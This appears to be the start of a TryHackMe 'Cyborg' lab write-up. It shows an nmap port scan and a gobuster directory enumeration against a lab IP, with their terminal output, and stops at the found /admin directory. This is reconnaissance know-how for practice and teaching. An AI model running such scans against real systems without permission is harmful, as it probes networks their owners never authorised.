



Cyborg room - Try Hack Me



Begin with the usual nmap scan:




The screenshot shows a Kali Linux terminal window titled "kali-linux-2024.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal displays the output of an nmap scan performed on the IP address 10.10.101.246. The scan identifies two open ports: 22/tcp (ssh) and 80/tcp (http). The terminal also shows the nmap command used and the time taken to complete the scan.

```
(kali@kali)~[~/Downloads]
$ nmap -F -Pn 10.10.101.246
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-09 10:50 EDT
Nmap scan report for 10.10.101.246
Host is up (0.40s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

(kali@kali)~[~/Downloads]
$
```

This answers the two 3 first questions about number of ports, and what services runs on the ports.



By using the tool gobuster find some files and directories.



```
kali@kali: ~/Downloads
kali@kali:~/Downloads$ nmap -F -Pn 10.10.101.246
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-09 10:50 EDT
Nmap scan report for 10.10.101.246
Host is up (0.40s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds

kali@kali:~/Downloads$ sudo gobuster dir -u http://10.10.101.246/ -w /usr/share/wordlists/dirb/common.txt
[sudo] password for kali:
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.101.246/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

./hta      (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
/admin     (Status: 301) [Size: 314] [→ http://10.10.101.246/admin/]
/etc       (Status: 301) [Size: 312] [→ http://10.10.101.246/etc/]
/index.html (Status: 200) [Size: 11321]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)


Finished

kali@kali:~/Downloads$
```


Move on /admin directory



